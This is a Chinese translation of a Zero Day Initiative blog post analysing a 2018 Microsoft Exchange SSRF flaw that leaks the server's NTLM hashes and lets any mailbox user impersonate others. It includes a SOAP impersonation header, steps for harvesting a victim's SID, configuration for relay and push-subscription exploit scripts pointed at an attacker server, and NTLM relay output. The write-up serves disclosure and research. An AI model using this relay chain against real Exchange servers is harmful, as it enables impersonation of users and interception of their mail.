

原文链接：<https://www.zerodayinitiative.com/blog/2018/12/19/an-insincere-form-of-flattery-impersonating-users-on-microsoft-exchange>

这是ZDI评选的2018年五大漏洞的第三个案例，这些评选出来的bug具有一些独特的元素，使得其与今年发布的大约1400条其他报告不同。今天我们来看一个微软Exchange

在ZDI的12月补丁[博客](#)中，Dustin

Childs提到了一个Exchange的漏洞，它允许Exchange服务器上的任何人模拟该服务器上的其他人。这个漏洞可以用于一些办公室里的恶作剧，但它更有可能被用于鱼叉式网络钓鱼。这是2018年5大漏洞系列的一部分，本文深入研究了服务器端请求伪造(SSRF)漏洞的细节，并展示了这种假冒是如何发生的。

## 漏洞

这种用户假冒是由SSRF漏洞与其他脆弱性相结合而导致的。Exchange允许任何用户为订阅推送指定特定的URL，服务器将尝试向该URL发送通知，问题的原因在于Exchange使用[CredentialCache.DefaultCredentials](#)来进行连接：

```
Microsoft.Exchange.Services.dll

// Microsoft.Exchange.Services.Core.PushSubscription
private void BeginSendNotification()
{
    /* ... */
    notificationServiceClient.Credentials = CredentialCache.DefaultCredentials;
    /* ... */
    notificationServiceClient.SendNotificationAsync(this.notificationData, new
NotificationServiceClient.SendNotificationResultCallback(PushSubscription.Process
sResultCallback), this);
    /* ... */
}
```

在Exchange

Web服务中，CredentialCache.DefaultCredentials在NT系统权限中运行。这会导致Exchange服务器向攻击者的服务器发送NTLM哈希，并且Exchange服务器还默认设置

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\DisableLoopbackCheck = 1
```

这允许我们将这些NTLM哈希值用于HTTP身份验证，例如，可以使用这些哈希值访问Exchange

Web服务(EWS)。由于它在NT系统权限级别上运行，攻击者可以使用TokenSerializationRight获得“特权”会话，然后就可以使用SOAP头模拟任何想要的用户。

下面是一个SOAP头的示例，它使用S-1-5-21-4187549019-2363330540-1546371449-500的SID来模拟管理员用户：

```
<soap:Header>
  <t:RequestServerVersion Version="Exchange2016" />
<m:SerializedSecurityContext>
<m:UserSid>S-1-5-21-4187549019-2363330540-1546371449-500</m:UserSid>
<m:GroupSids>
  <m:GroupIdentifier>
    <t:SecurityIdentifier>S-1-5-21-4187549019-2363330540-1546371449-500</t:SecurityIdentifier>
  </m:GroupIdentifier>
</m:GroupSids>
<RestrictedGroupSids>
<RestrictedGroupIdentifier> </RestrictedGroupIdentifier>
</RestrictedGroupSids>
</m:SerializedSecurityContext>
</soap:Header>
...
```

## 漏洞利用

在这个演示过程中，我们会用到几个python脚本：


- serverHTTP\_relayNTLM.py——它从入站连接获取NTLM哈希值并将其用于EWS身份验证

- Exch\_EWS\_pushSubscribe.py——使用传给serverHTTP\_relayNTLM.py的URL触发PushSubscription EWS调用


你可以从[这里](#)下载脚本,还需要安装python-ntlm模块。

利用漏洞的第一步是获取我们想要模拟的人的SID,有一种方法可以这样获取:


1. 以授权用户身份登录到OWA。在本例中,我们作为“攻击者”登录:




2. 接下来,创建任意一个文件夹,本例中我们用tempFold。右键点击这个文件夹,选择菜单中的“Permissions...”选项。



3. 在这里添加要模拟的人的电子邮件。我们设置的目标是victim@contoso.local :




4. 现在按F12键并选择Network选项，然后再右键点击tempFold，选择菜单中的“Permissions...”选项。



5. 我们需要检查第一次service.svc?action=GetFolder请求的回应，为了能看到它，可以导航到：

Body->ResponseMessages->Items->0->Folders->0->PermissionSet->Permissions->N->UserId->SID

N  
-在这个例子中是2(最新的一个)，但是你可以检查所有项来找到正确的那个。PrimarySmtpAddress应该是我们想要得到的目标，如果请求响应中没有包含Permission item，我们就需要重新审核另一个service.svc?action=GetFolder请求。



6. 我们将在serverHTTP\_relayNTLM.py中使用这个SID,用于模拟受害者用户。另外,我们需要在攻击者控制的机器上选择一个不太可能被阻塞的TCP端口,并且允许在Exchange中发送邮件。现在我们来用真实信息来更新一下serverHTTP\_relayNTLM.py中的几行:

```
#Port for the HTTP server
#Should be the same as in EVIL_HTTPSERVER_URL in Exch_EWS_pushSubscribe.py
HTTPPORT = 8080

#You have to replace next values by valid ip/address, port and protocol ('http'
or 'https') to EWS
target_ip='exch2016.contoso.local'
target_port = 443
PROTO='https'
#PROTO='http'

#Path to EWS
URL = "/EWS/Exchange.asmx"

#SMTP addresses of attacker mailbox (we will receive all emails sent to victim)
ATTACKER = "attacker@contoso.local"

VICTIM_SID = "S-1-5-21-4187549019-2363330540-1546371449-2602"
```

一旦脚本有了正确的变量值,就可以开始了:

```
C:\Windows\System32\cmd.exe - c:\Python27\python.exe serverHTTP_relayNTLM.py
```

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
```

```
C:\ExchPoC>c:\Python27\python.exe serverHTTP_relayNTLM.py
Started httpserver on port 8080
```

7. 下一步是在Exch\_EWS\_pushSubscribe.py脚本中设置合适的变量。

```
#You have to replace next values by valid ip/address, port and protocol ('http'
or 'https')
ip='exch2016.contoso.local'
tcp_port = 443
#PROTO='http'
PROTO='https'

#Credentials of attacker
USER = 'attacker'
DOMAIN = 'contoso.local'
PASS = 'P@ssw0rd'

URL = "/EWS/Exchange.asmx"

#URL of our HTTP server that will use NTLM hashes for impersonation of victim
EVIL_HTTPSERVER_URL = "http://192.168.50.173:8080/test"
```

完成之后,我们就可以执行这个脚本:





```
Select C:\Windows\System32\cmd.exe

WWW-Authenticate: NTLM T1RMTVNTUACAAAADgA0ADgAAAAFwomi04HpfQKrySAePrQ3gIAAKIAogBGAAAAACgASOAAAAA9DAE8ATgBUAE8AUwBPAAIADg8DAE8ATg8BUAE8AUwBPAAEEABF
AFgAQwBIADIAAAxADYABAAAAGMabwBuAHQABwBzAG8ALgBsAG8AYwBhAGwAAwAsAEUAeABjAGgAMgAwADEANgAuAGMabwBuAHQABwBzAG8ALgBsAG8AYwBhAGwABQAaAGMabwBuAHQABwBzAG8
ALgBsAG8AYwBhAGwABwIAIGDd017aD9Q8AAAAA==
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
X-FEServer: EXCH2016
Date: Fri, 29 Jun 2018 18:52:45 GMT
Content-Length: 0

192.168.50.51 - - [29/Jun/2018 14:52:56] "POST /test HTTP/1.1" 401 -
Content-Type: text/xml; charset=utf-8
Accept: text/xml
CallerData: DesktopOutlook
SOAPAction: http://schemas.microsoft.com/exchange/services/2006/messages/SendNotification
Authorization: NTLM T1RMTVNTUADAAAAAAAFgAAAAAAAWAAAAAAABYAAAAAAAFgAAAAAAAWAAAAAAABYAAAAABcKIogoAOTgAAAAAP0+TFePaJgee7N4R8wZScFw==
Host: 192.168.50.173:8080
Content-Length: 2774
Connection: Close


192.168.50.51 - - [29/Jun/2018 14:52:56] "POST /test HTTP/1.1" 401 -

[DEBUG]: NTLM Auth string:
NTLM T1RMTVNTUADAAAAAAAFgAAAAAAAWAAAAAAABYAAAAAAAFgAAAAAAAWAAAAAAABYAAAAABcKIogoAOTgAAAAAP0+TFePaJgee7N4R8wZScFw==
[DEBUG]: Received EWS response(use_ntlm_auth):
200 OK
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/10.0
request-id: da2fdff1-0fa9-4e2c-b3f1-3da14cc02464
X-CalculatedBETarget: exch2016.contoso.local
X-DiagInfo: EXCH2016
X-BEServer: EXCH2016
X-AspNet-Version: 4.0.30319
Set-Cookie: exchangeproxy=0c1939bf9071489ab592ae7373c57aa9; expires=Sat, 29-Jun-2019 18:52:45 GMT; path=/; HttpOnly
Set-Cookie: X-BackendCookie=S-1-5-18=rJqNiZqNgbqHnJfnz87J0ZyQkYuQjJDRK5Cnp0BzslZc/JzcrHyIHNz87H0s/J0s3Gq87Gxc/NxcvJ; expires=Fri, 29-Jun-2018 19:
02:46 GMT; path=/EWS; secure; HttpOnly
Persistent-Auth: true
X-Powered-By: ASP.NET
X-FEServer: EXCH2016
Date: Fri, 29 Jun 2018 18:52:45 GMT

